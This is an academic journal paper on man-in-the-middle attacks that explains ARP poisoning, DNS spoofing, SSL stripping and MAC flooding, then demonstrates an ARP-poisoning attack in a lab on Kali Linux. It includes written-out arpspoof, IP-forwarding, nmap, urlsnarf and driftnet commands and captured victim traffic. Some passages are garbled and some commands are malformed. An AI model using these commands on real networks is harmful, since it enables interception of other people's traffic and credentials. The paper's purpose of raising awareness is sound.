Anatolian Journal of Computer Science

Volume:4 No:2 2019 © Anatolian Science

pp:96-116 ISSN:2548-1304

A Hidden Hazard: Man-in-The-Middle Attack in Networks

Ahmet EFE,[1] Gizem KALKANCI [2], Mehmet DONK [3], Serhat CİHANGİR [4], Ziya UYSAL[5]

[1] Dr, CISA, CRISC, PMP, Internal Auditor, Ankara Development Agency, Turkey (icsiacag@gmail.com)
[2] Electrical and Electronics Engineering, Ankara Yıldırım Beyazıt University, Turkey (gizemkalkanci@gmail.com)
[3] Electrical and Electronics Engineering, Ankara Yıldırım Beyazıt University, Turkey (mehmetdonk1@gmail.com)
[4] Electrical and Electronics Engineering, Ankara Yıldırım Beyazıt University, Turkey (serhatcihangir@gmail.com)
[5] Electrical and Electronics Engineering, Ankara Yıldırım Beyazıt University, Turkey (ziyauysal06@gmail.com)

Received:Oct.31, 2018
Accepted: Dec.18, 2018
Published: Dec.1, 2019

Abtract— The most critical subject in information communication technologies is information security. Information security is defined as the prevention of access, use, modification, disclosure, removal, alteration and damage of information as an entity type without permission or in an unauthorized manner. Threats to information security continue to increase with today's evolving technology. Protecting our data is not an easy task these days when attackers are constantly discovering new techniques and exploits to steal our data. One of the most used of these techniques is the Man in the middle (MITM) attack. Attackers can use this attack to listen to local network traffic and steal end-user data from traffic flowing without malicious software or virus. In addition, passwords can be obtained by bypassing SSL. There are many common ways of starting a MITM attack. The simplest of these will be to create a fake node in an open computer network like Coffee Shops WiFi network. In this study, the concept of information security has been emphasized and the necessary criteria have been explained. Then, a popular type of attack, the MITM attack, has been implemented in various ways over the Linux operating system. After prevention methods for this attack, which was performed by various methods, have been described. As a result, the MITM attack, one of the popular types of attacks that threaten information security, has been introduced, the various forms of application have been shown both in technical and practical terms, and the methods of prevention have been described. With this study, it is aimed to establish awareness in this issue and to take precautions against the threats that may arise with developing technology.

Keywords : *Man-in-the-middle (MITM) attack, Information security, ARP poisoning, e-government security*

1. Introduction

Information security, is all the work that must be done to prevent information stored in digital media from being captured by third parties, to ensure that the integrity and structure of information is transferred without loss of information during the transfer of information, to prevent unauthorized access to systems and to ensure that the system is continuously accessible.

The core of information security is to conserve the confidentiality, integrity, and availability of information (CIA), in addition, to ensure that information is not captured in critical situations. There is debate as to whether the CIA trio is sufficient to meet rapidly evolving technology and business needs, and there are a number of suggestions to consider growing in common with usability and confidentiality in addition to the link between security and privacy. Considering today's technology and needs, non-repudiation must be added to the CIA trio.

Briefly describe the concepts of accessibility, integrity, confidentiality, and non-repudiation that are the basic elements of information security.




Figure 1. Major elements of information security

- ➢ *Confidentiality* is ensuring that the content of the information and communication traffic is confidential, with appropriate access restrictions. This service; Protect connection, traffic flow and information content against unauthorized parties.

- ➢ *Integrity* of information and processes; securing against unauthorized interventions by means of encryption, digital signatures and intrusion detection methods, to ensure that information is not accidentally or intentionally altered.

- ➢ *Availability* is to ensure that the information and communication services are ready for use when requested. In this way, information, services and resources can be accessed and used as needed by the user.

- ➢ *Non-repudiation* is the guarantee that no one disclaims the validity of something. It is a legal term that is used extensively in information security and which expresses the source of the data and integrity of the information. In other saying, non-repudiation makes it extremely hard to successfully deny who/where came from a message and the reality of that message.

Due to advancing technology and increasing internet infrastructure possibilities, threats to information security are emerging in many different ways these days. The most common of these threats are software attacks, identity theft and sabotage, and information usurpation. Most people are exposed to some sort of software attack. Trojan horses, viruses and worms are the most common examples of software attacks.

Figure 2. Wordle

Protecting our data online can be challenging these days, especially when attackers invent new techniques and exploits to steal our data consistently. The methods used may vary, but the goal is the same. The goal is to steal user data, whether it works or not. These attacks can be quite influential and troublesome for users who are not particularly conscious of the current threats of attacks. Non-destructive attacks for individual users can leave them in difficult situations when they are made to popular websites or financial databases. (Tanmay, 2013)

A popular type of these attacks is the Man in the middle attack. Considering the everwidening usage of internet infrastructure for e-government services and e-government applications, securing sensitive and critical information from unauthorized and malicious parties via SSL protocols which are hardened against MITM attacks became a major concern (Tekdoğan & Efe, 2018).

2. Man in the Middle (MITM) Attack

Man in the middle attack is a sort of attack based on the principle of secretly capturing data and following unencrypted data by unauthorized Access between network devices and victim computers.




Figure 3. Display of MITM

Source: (Rouse 2015)

Since MITM attacks are implemented in the second layer (Data Link layer) in the OSI model, if an attacker is successful, the attacker can direct all traffic flow. This dominance is unlimited, from unencrypted traffic to encrypt "HTTPS" traffic. In the course of a successful MITM attack, the actions that the attacker can do are completely left to knowledge, skill, and imagination. As well as being a well-known type of attack on network security, protection measures have the least attack type feature.

The primary method that users share information and communicate within an organization is the network infrastructure service. Data packet freely roams within the network. Devices that receive a package that does not belong to own IP address can see the contents of this package or manipulate it if they wish. (Man-in-the-middle attack, 2018; Rouse & Cobb, 2015) The MITM attack can also be summarized as capturing and manipulating packets on the network.

MITM attacks constitute a significant menace to online security in that it interrupts communication between the two-systems and allows an attacker to catch and process critical data instantaneously. During this process, the victim continues to connect to the Internet as if nothing had happened, but all the sites you contacted with the computer are now visible. This attack is a kind of secret listening, where the whole talk is controlled by the attacker.

For example, in HTTP process with a TCP link between the client and the host, the attacker, who uses different techniques, divides the original TCP link into new two-connections (Toward More Resilient Cyber Infrastructure: A Practical Approach, 2016). First connection is between the victim and the attacker and the second connection is the attacker and the host. Upon disconnecting the TCP link, the attacker could read or modify the data in the captured communication. Alternatively, the attacker could steal the user's cookies. These stolen cookies can be used to capture a user's session and allow an attacker to impersonate this user on the website.

The MITM attack can also be done over an https link using the same technique; the only difference is that instead of each TCP connection, new SSL sessions are established. One of these two different connections, which are different this time, is an SSL connection between the browser and the attacker, while the other is another SSL connection between the attacker and the web server. Usually, in such cases, the web browser alerts the user that the digital certificate is not acceptable, yet ignores the alarm because the user is not aware of the threat that may occur. Even if you are using SSL, an attacker can direct you to HTTP traffic with SSLstrip. The attacker who monitors your entire traffic can clearly see your User Name and Password information sent to all the sites you enter. The attacker can also see all the information you entered as Clear Text. In short, an attacker can steal many of your information (Rouse 2015).

MITM attacks can also target DNS servers. DNS lookup allows web browsers to find their websites by translating domain names into IP addresses. In the MITM attacks, such as DNS, DNS spoofing and DNS seizure, an attacker could endanger the DNS lookup process and users could often send sites that distribute malicious software and/or collect sensitive information to the wrong sites. The attacker could later constitute a new link to the actual website and behave as a proxy to follow and change the traffic between the user and the original website. The goal of MITM attacks is usually on-line banking and e-business websites, which can result in intruders being able to catch login data and alternative critical and valuable information.

MITM is not just an attack technique, it can also be used for the development phase of a web application and for Web security vulnerability assessments.

3. Types of MITM Attack

3.1. ARP Poisoning

Address Resolution Protocol (ARP) is a communication protocol utilizes to solve logical network addresses to physical addresses over the second layer (Data Link layer) in the OSI model. (Infosec Guide: Defending Against Man-in-the-Middle Attacks, 2017)

Computers must have two-pieces of address information in the networks in order to communicate. The first address information is the Logical IP Address, and the second address information is the Physical MAC Address. Switch devices use the Physical MAC Address information of the networked computers to route traffic passing through the Local Area Network (LAN) structure and route traffic according to this address information.

In cases where the physical MAC address of the device is not known, a request is made to learn the MAC address of the appliance via the IP address. Computers learn the Physical MAC Address of a known computer with the Logical IP Address through the ARP Table on the network using the ARP Protocol. Through these known and learned address information, computers can communicate with each other within the network. An attacker who wants to appear as a different host can respond to requests that should not respond with the MAC address it has.

Arp poisoning can be defined as the intrusion of intruders into the network device and computers by interfering with IP and MAC Address mappings within the network. The intent of these attacks is to match the desired MAC address to the IP address of the aim host, after blocking all targeted traffic to the target server. If the attacker is poisoning the ARP tables of the target and network device in the network, they are intervened. In other words, the attacker succeeds if he prints his MAC Address as "Network Device MAC Address" in the target computer's table and as "Destination Computer MAC Address" in the network device ARP table. In this case, the traffic between the target computer and the network device is over the attacker. The attacker can listen and change this traffic and also may use the captured information for malignant purposes, like spying or altering the link between the parties involved.

3.2. DNS Spoofing

Domain Name Server (DNS) solves domain names to IP addresses, such as the way to solve ARP’s IP addresses to MAC addresses. Cybercriminals often use imitation methods to infiltrate networks. With these tactics, attackers can access the data and information they should not see. Spoofing is another widespread attack type and it could get several varied forms. DNS spoofing is widely used in MITM attack (Tanmay, 213).

DNS spoofing or DNS cache poisoning includes infiltrating a DNS server and changing a web site's address register. A DNS attacker performs a DNS spoofing attack that uses shortcomings in the DNS software by injecting a poisoned DNS access into the DNS software's cache. This attack usually induces an attacker to turn back a wrong IP address to a dangerous website used for different goals, like phishing.

For example, an attacker who attacks a DNS spoofing attempts to add a corrupted DNS cache data to a host computer during a try to reach other host using a domain name like www.internetbanking.com. (Man-in-the-Middle (MITM) Attacks, 2018) Thus, the victim sends a malicious computer sensitive information with the belief that it sends the information to a trusted source.

As a result, users who try to access the site are sent to the attacker's site by the modified DNS record. It is difficult to detect DNS fraud because cybercriminals often create malicious websites that look like legitimate ones.

ARP spoofing is when the attacker is sending out ARP messages from a non-authoritative DHCP server in order to change the IP/Gateway, or in that case the DNS servers of the victim. Once the DNS server of the victim has been changed then the attacker can start the DNS-spoofing attack, which means that the victim's DNS requests are now redirected to a non-authoritative DNS server which may lie about the IP address of a bank. Both methods try the same (redirecting or forwarding traffic to malicious hosts), but they work at a different level, ARP spoofing only within a LAN up to the next router. By doing so the attack can get the victim to surf to http://www.yourbank.com, using a valid SSL-cert from the bank, but the IP of the server will be another one. That way the attacker can get access to your bank information and pretty much empty your account. WEB browsers will not complaint about wrong URL in the SSL-certificate (Tanmay, 213).

ARP (Address Resolution Protocol) Spoofing is when an attacker sends out fake replies to an ARP Request. This is done usually to impersonate a router so that an attacker can intercept traffic.

DNS (Domain Name Service) Spoofing is when an attacker replies to DNS Requests (sent to resolve the IP address of a hostname) with false IP information. This is typically used to redirect users to false websites.

ARP Spoofing, also known as ARP poisoning. IP and MAC Addresses in the network mapping to the attackers by intervening network device can be defined as the introduction into the computer with. In order to communicate within the network computer, above, primarily because it uses the ARP protocol was noted. If an attacker within the target network and can poison the ARP tables on a network device, so the target computer table "MAC Pandiyarajan network device's MAC address", the "target Computer network device MAC address ARP table as the prints", entered together. In this case, the target computer will go through traffic is found between the network device with the attacker. You can listen to and modify this traffic (Hugo, 2016).

We will use for the test due to the nature of the Linux operating system to your computer on the network, the Kali for incoming packets. If this is the case where the test cannot be performed, MITM IP Forwarding (IP routing). A network of IP packets within IP routing network because of another call routing process and must be primarily for testing IP Redirect Active MITM. Linux kernel IP routing process conceals all the infrastructure for and is very easy to be activated.

To learn the status of IP Routing in the terminal the following command is executed:

cat/proc/sys/net/ipv4/ip_forward

If the return value is 0 (zero) IP routing is not active. Run the following command to activate.

echo 1 >/proc/sys/net/ipv4/ip_forward

Now it is open and on the IP routing system.

Kali Linux comes with **"arpspoof"** tool can be entered between the device and the network with the victim. "arpspoof" tool by creating the desired ARP packets within the network, it sends the target and the target tries to poison the ARP table. "arpspoof" tool can be used with commands like the following. To the end of the destination IP address to all computers connected to the network by adding

24/Arptables can be poisoned. Search only in writing to a computer and the network device (Ramadhan, 2018)

First of all the target's ARP table will be poisoned. The following command was used for it:

arpspoof-i [network interface]-t [destination ip] [network device ip]

The above command is run on the target computer's ARP table to poison ARP REPLY packets are submitted to the goal on an ongoing basis. Below is the corresponding screenshot. Then the ARP table in the network device and poisoned, following command is used for this.

arpspoof-i [network interface]-t [network device ip] [destination ip]

When the command runs up the ARP table network device continuously, poison ARP REPLY packets are submitted to the destination. ARP REPLY packets sent to the target computer with the network device is entered in between. So, the destination computer's ARP table of poison or something. We were aggressive on the target computer and the network device the AR call are entered into. Pass through traffic between the network device with the target and the attacker can change this, you can listen for traffic flowing (Rangwala, 2015).

As an example, the following two examples are given on the rest of the traffic. Kali comes with installation on Linux "urlsnarf" requests for targeting can relax the traffic with the tool. Here are the commands to be used for this.

urlsnarf – click [network interface]

Kali Linux installation with "driftnet" tool, ARP Spoofing and MITM attack the victim's browser requests for a realized environments of the pictures contained in the pages. The following command is executed with the.

driftnet-click [network interface]

3.3. SSL and TLS Stripping

HTTP is the most common internet protocol. Most of what we do online is done via HTTP, from daily web browsing to instant talking. However, HTTP communications are unprotected and are relatively easy to intervene, making them a priority target for MITM attacks because of their features.

Most encryption protocols involve some kind of endpoint authentication particularly to avoid MITM attacks. TLS (Transport Layer Security) and SSL (Secure Socket Layer) protocols utilize web encryption to ensure trustworthy network link. The most prevalent kind of SSL protocol is HTTPS, which is most commonly encountered by normal users. This protocol composes of communications via the conventional Hypertext Transfer Protocol (HTTP), is preserved by encryption over SSL and TLS. Even though these protocols supply more preservation for network communications, nevertheless they may be unprotected to MITM attacks. When a suspicious certificate is sent, if the user does not receive a warning, the attacker can perform MITM attack with fake certificates. (Rouse & Cobb, 2015)

Since the use of HTTPS is extensive protection to ARP poisoning or DNS spoofing, attackers utilize SSL stripping to capture packets and to move HTTPS-based address requests to HTTP equivalent endpoints, compelling the server to request an unencrypted server (Ramadhan, 2018).

SSL / TLS certificates also make active MITM attacks even more difficult because attackers should take additional measures to compromise protected connections. An attacker could jeopardize this step by using link hijacking attacks that could be exploited using tools like SSLstrip, that regulates the SSL protocol of the website. Hackers have found their way around TLS. For example, even if you are writing an HTTPS connection (eg https://www.example.com), hackers can change it to HTTP by preventing it from being encrypted by entering http://www.example.com. In the meantime, the entire user's session can be seen by the attacker.

3.4. MAC Address Attack

Communication between the ports is done by the switchers by looking at the MAC address tables on them. In the MAC address table port numbers, MAC addresses of computers are connected to the port, and information about which VLAN (Virtual Local Area Network) the corresponding port belongs to is available. Switchers first look at the target MAC address part of a frame that comes to the ports, then inquire whether the destination MAC address in the frame is in its own MAC address table, if the address is found in the table, the frame is sent to the corresponding port, this process is called switching. However, the target MAC address of the frame to the switchers sends the switcher frame to all ports when it is not found in the MAC address table of the switchers. This will cause the relevant port to be forwarded to all other ports. This causes the attacker to listen to all traffic on the switch, simply by filling the MAC address table with fake MAC addresses, without any port forwarding on the switcher. This causes the switcher's efficiency to be adversely affected. There are problems when the MAC address table is filled in the switching devices, because the switchers have a limit to the MAC address tables, and this limit varies depending on the brand, model and equipment of the device.

4. Applications MITM

Parts of application consist of two main parts. First part shows the steps of the man in the middle attack. Second part describes the how to exploit-take advantages with using man in the middle attack on the victim.

4.1. Part1: Man in The Middle Attack

Man in the middle attack based on the (Address Resolution Protocol) Arp on the network system (Layer-2). Arp table in the switch contains the IP-Mac matching of the all connected devices in the network. Arp table of the switch can be changed by the attacker. Thus, all network traffics of the victim passing through the attacker computer. It means, attacker computer acts as a switch for the victim computer. This is called Arp Spoofing or Arp Poisoning technique. (Hugo, 2016)




Figure 4. Normal internet traffic

Source: (Rouse 2015)

Figure 4 shows a normal traffic of the victim computer as usual.





Figure 5. Internet connection of MITM

Source: (Rouse 2015)


Figure 5 shows that changing Arp table (Arp Poisoning) network traffic of the victim computer.

Figure 6. Connected devices in the network.



192.168.1.2	00:1c:42:61:4f:6a	Kali Linux	Parallels, Inc.
192.168.1.4		Serhat's MacBook Air	Apple, Inc.
192.168.1.6	00:1c:42:81:fd:08	SERW7	Parallels, Inc.

Figure 6 gives the information about the connected devices our network. Attacker purpose is that changing victim gateway mac address to get the victim network traffics on your computer. Attackers computer is Kali Linux and victim computer is the SerW7(Windows7).




```
root@idea:~# nmap -sS -sV -O -A -top-ports 3 192.168.1.4-6

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-03-23 14:36 EET
Nmap scan report for 192.168.1.4
Host is up (0.00036s latency).
PORT    STATE  SERVICE VERSION
23/tcp  closed telnet
80/tcp  closed http
443/tcp closed https
MAC Address: [redacted])0 (Apple)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.36 ms 192.168.1.4

Nmap scan report for 192.168.1.6
Host is up (0.0015s latency).
PORT    STATE    SERVICE VERSION
23/tcp  filtered telnet
80/tcp  filtered http
443/tcp filtered https
MAC Address: 00:1C:42:81:FD:08 (Parallels)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.49 ms 192.168.1.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (2 hosts up) scanned in 6.06 seconds
root@idea:~# 
```

Figure 7. NMAP scan in the terminal of Kali

Figure 7 shows the output of the NMAP toll from attacker computer. NMAP tool is used for gathering the information of the network devices.

Before the ARP poisoning, IP-forward of the attackers' computer need to be activated in order to pass victim traffic on the computer. Otherwise, victim computer cannot connect the internet, because IP cannot forward the internet.

echo ”1” > proc/sys/net/ipv4/ip_forward




```
root@idea:/# echo "1" > /proc/sys/net/ipv4/ip_forward
root@idea:/# gedit /proc/sys/net/ipv4/ip_forward
```

```
1
```

Figure 8. Command of opening ip forwarding property

Arpspoof tool in Kali linux, provides the main part of man in the middle attack. As shown in the below picture, arpspoof tool changes the internet path of targeted computer in the local network. Thus, attacker gets in to the middle connection between victim and switch.

arpspoof –i eth0 –t 192.168.1.6 –r 192.168.1.1




```
root@idea:/# arpspoof -i eth0 -t 192.168.1.6 192.168.1.6
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.6 is-at 0:1c:42:61:4f:6a
```

Figure 9. Arpspoof command in the terminal of Kali


Finally, attacker can show the all the traffic of the victim computer with using different tool in the Kali Linux.

# urlsnarf;   # urlsnarf -i eth0 [-i interface]



```
192.168.1.9 - - [24/Mar/2018:23:18:30 +0200] "GET http://www.ybu.edu.tr/fan
" - - "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Triden
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)"
192.168.1.9 - - [24/Mar/2018:23:18:30 +0200] "GET http://www.ybu.edu.tr/fav
a/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NE
9; .NET CLR 3.0.30729; Media Center PC 6.0)"
192.168.1.9 - - [24/Mar/2018:23:18:31 +0200] "GET http://www.ybu.edu.tr/fan
 - - "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident
```

Figure 10. Urlsnarf command in the terminal of Kali


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expr
Onedio - Sosyal İçerik Platformu - Windows Internet Explorer
https://onedio.com/
Favorites
Suggested Sites
Web Slice Gallery
Onedio - Sosyal İçerik P...
New Tab
onedio
TEST
VİDEO
YEMEK
CAFE
GÜNDE
C:\Windows\system32\cmd.exe

```
http
No.   Time           Source         Destination     Protocol  Length Info
  625 46.515355806  192.168.1.10   104.20.23.247   HTTP        712 GET / HTTP/1.1
  629 46.579648850  104.20.23.247  192.168.1.10    HTTP        332 HTTP/1.1 301 Moved Permanently
 4485 126.151675007 192.168.1.4    93.184.220.29   HTTP        339 GET /MFYwVKADAgEAME0wSzBJMAkGB
 4650 126
```

```
Wireshark · Packet 625 · wireshark_eth0_20180325000447_0dQVKs

▸ Transmission Control Protocol, Src Port: 49937, Dst Port: 80, Seq: 1, Ack: 1, Len: 658
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
